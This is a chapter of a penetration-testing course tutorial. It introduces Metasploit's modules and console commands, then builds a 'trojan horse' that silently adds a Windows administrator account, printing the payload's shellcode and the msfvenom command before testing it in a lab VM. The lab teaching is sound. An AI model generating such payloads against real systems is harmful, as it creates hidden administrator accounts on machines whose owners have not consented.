3 – Metasploit

3.1 Introduction and Architecture

Metasploit Framework(MSF) is an entire penetration testing platform used for ethical hacking. There are two versions, a free open source called MSF community edition, and a paid pro-version bringing an extra graphical interface and support. MSF incorporates libraries to find and exploit several vulnerabilities for operating systems such as Windows, Linux, Mac OS, and Android for mobile phones. Since Metasploit framework has the mentioned features, it is commonly used to generate malware in the cyberworld.

MSF has several modules, libraries and interfaces as shown in the figure below. The interface used in this tutorial is a non-graphical interface(console) due to its educational purpose. In this environment, the use of commands enhances learning processes and concepts. Other interfaces can also be used, although some commands used in the console work in another interface, no every option has its equivalent.



Figure 1 Architecture for the Metasploit platform.

The main feature on MSF are the modules, they are five and a brief explanation of them is presented below:

Module Payloads: This module gives a collection of "malicious" codes that can be used against a specific target. Each payload has a defined action and this module is the most frequently used in malware development.

Module Exploits: It contains a diverse group of exploits divided by the operating system, program, and vulnerability. Exploits can be combined with payloads to perform a complete penetration testing attack.

Module Encoders: MSF is not just used for malware development; besides it provides various algorithm to encode a final product, thus integrating obfuscation in a single tool.

Module Nops: It allows to obtain or add Nops operations to a payload, making harder malware detection for a virus scanner.

Module Auxiliary: This module contains extra tools, most of them are external and help in the penetration testing field. Among others useful mechanisms, vulnerability scanners as nmap can be found as well as sniffers.

The version used in this tutorial is 'Metasploit v4.15.0' containing 1666 exploits, 488 payloads and 40 encoders. Two exclusive payloads developed by Xavier Riofrio are included for a better understanding of tools and malware creation.

3.2 Basic concepts and commands

In this tutorial, two manners of using Metasploit are presented: msfvenom and msfconsole. Both are used frequently, however, the commands are interchangeable among each other without a problem.

Msfvenom

With msfvenom, the user can create directly payloads or encoders from the terminal. This is faster than msfconsole but needs the exact instruction to generate a correct result. To start, open a terminal line as **super user** and type *msfvenom*, here you can see the options for the tool. To display the list of all the payloads available, run:

Msfvenom -l payload

Msfconsole

It is an interactive interface, that can be slower since each option is set one by one. However, this is the most useful interface for beginners since information, options and settings are available for each module. To start, open a terminal line as **super user(root)** and type *msfconsole.* The following commands can be used:

Help: To display help of a certain exploit, payload or another module.

Check: To verify if a target allows exploiting a specific vulnerability.

Exploit/Run: To execute an exploit already configured.

Show: To see a list of different modules (exploits, payloads, etc).

Info: To view options, targets and extra information of a module or exploit selected.

Set: Allows configuring an option for an exploit or payload.

Unset: To delete the configuration of an option.

Generate: It gives an output of payload in use.

Search: To look for a specific module by name, O.S. or another module.

Use: Allows setting the exploit or module to be used in the Metasploit console.

Those are amongst the main, however, several additional ones are discovered along this tutorial.

Meterpreter

This is a special dynamically payload for post-exploitation executed as a bind or reverse shell in memory RAM. It contains several favourable utilities such as download/upload files from a target machine, hashdumb passwords and more. Meterpreter is employed for various exercises in the current tutorial.

3.3 How to create a basic payload

To start creating malware, this lab begins with a simple trojan horse that allows adding a new user in windows without any warning for a legitimate user. To do this, we should know the payload, in msfconsole look for '*adduse*r' with the command *'search adduser'*. Once found it, the options can be displayed with *'info payload/windows/adduser'* as showed in the figure below. The options are four, although they have default values, the two options PASS and USER should be set.

```
msf > info payload/windows/adduser

       Name: Windows Execute net user /ADD
     Module: payload/windows/adduser
   Platform: Windows
       Arch: x86
Needs Admin: Yes
 Total size: 282
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Chris John Riley
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CUSTOM                     no        Custom group name to be used instead of default
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
PASS      Metasploit$1     yes       The password for this user
USER      metasploit       yes       The username to create
WMIC      false            yes       Use WMIC on the target to resolve administrators group

Description:
  Create a new user and add them to local administration group. Note:
  The specified password is checked for common complexity requirements
  to prevent the target machine rejecting the user for failing to meet
  policy requirements. Complexity check: 8-14 chars (1 UPPER, 1 lower,
  1 digit/special)
```

Figure 2 Information about windows payload for adding a new user.

Note: This method can be used for any payload, exploit, etc.

The following instructions allow generating the payload:

'Use payload/windows/adduser' to establish the payload in msfconsole.

'set USER new_user' to configure username. You can use a username of your choice.

'set PASS new_pass' to configure password. You can use a password of your choice (to avoid problems do not use simple passwords).

'generate -f file_name -t format'

Finally, to get an output you should run *generate*, the lines displayed as the result are the representation of machine code for adding a new user. For a specific payload use the following options: '-f' is the file name, and Metasploit supports many formats (exe in this case) with '-t '.

The figure below summarizes the mentioned steps.

```
msf payload(adduser) > use payload/windows/adduser
msf payload(adduser) > set USER Malware
USER => Malware
msf payload(adduser) > set PASS e2rmlMalware
PASS => e2rmlMalware
msf payload(adduser) > generate
# windows/adduser - 276 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# USER=Malware, PASS=e2rmlMalware, CUSTOM=, WMIC=false,
# COMPLEXITY=true
buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" +
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" +
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" +
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d" +
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb" +
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" +
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" +
"\xff\xd5\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e" +
"\x65\x74\x20\x75\x73\x65\x72\x20\x4d\x61\x6c\x77\x61\x72" +
"\x65\x20\x65\x32\x72\x6d\x6c\x4d\x61\x6c\x77\x61\x72\x65" +
"\x20\x2f\x41\x44\x44\x20\x26\x26\x20\x6e\x65\x74\x20\x6c" +
"\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x41\x64\x6d\x69" +
"\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20\x4d\x61\x6c" +
"\x77\x61\x72\x65\x20\x2f\x41\x44\x44\x00"
msf payload(adduser) > generate -f file.exe -t exe
[*] Writing 73802 bytes to file.exe...
```

Figure 3 Generating first trojan horse.

You can get the same payload by using msfvenom with the next command line:

$$Msfvenom\ -p\ windows/adduser\ USER=\ new\_user\ PASS=\ new\_pass\ -f\ format\ -o\ file\_name$$

Using msfvenom is faster, but you should know exactly how the payload is set. As a challenge, you can deduce the command options above. Notice small changes, in msfvenom, the output format is given with '-f', instead of the file name.

Now, you have your first malware created. It is located in the home folder of the machine. Then, how do we know if it works?

Let's test it in windows XP VM. First, copy the resulting file to the folder "Shared" to send it to our VM. Then, start the VM and browse “Shared folder”. Once there, just execute the file. Finally, to test the new user, open a command prompt and run 'net user', you should see your new administrator user added to the machine. The trojan horse is successful!

3.4 Cheat sheets

The following documents are recommended for the student:

Msfvenom and Metasploit commands
Msfvenom cheat sheet: payloads
Meterpreter cheat sheet
Metasploit commands
Netcat cheat sheet (Reverse and bind shell)

References

Christopher Truncer in Informational, T. V. (2017, March 21). *Veil 3.0 Command Line Usage*. Retrieved from Veil – Framework: https://www.veil-framework.com/veil-command-line-usage/

Davis, M. a. (2009). *Hacking Exposed Malware and Rootkits.* McGraw-Hill, Inc.

Fosnock, C. (2005). Computer worms: past, present, and future. *East Carolina University*, 8.

Goswami, D. (2017, 05 14). *Wanna Cry ransomware cyber attack: 104 countries hit, India among worst affected, US NSA attracts criticism.* Retrieved from India Today in.: http://indiatoday.intoday.in/story/wanna-cry-ransomware-attack-104-countries-hit-nsa-criticised/1/953338.html

Lee, J. (2017, May 23). *Metasploit-framework:How a payload works*. Retrieved from Rapid7 Community: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Elsevier.

Microsoft Security TechCenter. (2008, October 23). *Microsoft Security Bulletin MS08-067 - Critical*. Retrieved from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Porras, P. A. (2009). A Foray into Conficker's Logic and Rendezvous Points. *LEET*.

Rapid 7 Community. (2012, 06 01). *Metasploitable 2 Exploitability Guide.* Retrieved from Metasploit Community: https://community.rapid7.com/docs/DOC-1875

Rapid 7 Community. (2013, 07 05). *How To Set Up A Penetration Testing Lab.* Retrieved from Rapid 7 Community: https://community.rapid7.com/docs/DOC-2196

Rapid 7 Community. (2016, September 14). *Metasploit-framework: msfvenom*. Retrieved from Metasploit-framework: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Rapid 7 Community. (2017, 06 06). *Matasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Rapid 7 Community. (2017, 06 06). *Metasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Scambray, J. a. (2007). *Hacking Exposed Windows.* Tata McGraw-Hill Education.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Packt Publishing Ltd.

Spafford, E. H. (1989). The Internet worm program: An analysis. *ACM SIGCOMM Computer Communication Review, 19*, 17--57.

The network support company. (2016, 10 06). *What Is Malware? [Infographic].* Retrieved from network-support: https://www.network-support.com/wp-content/uploads/2016/10/What-Is-Malware-Infographic.jpg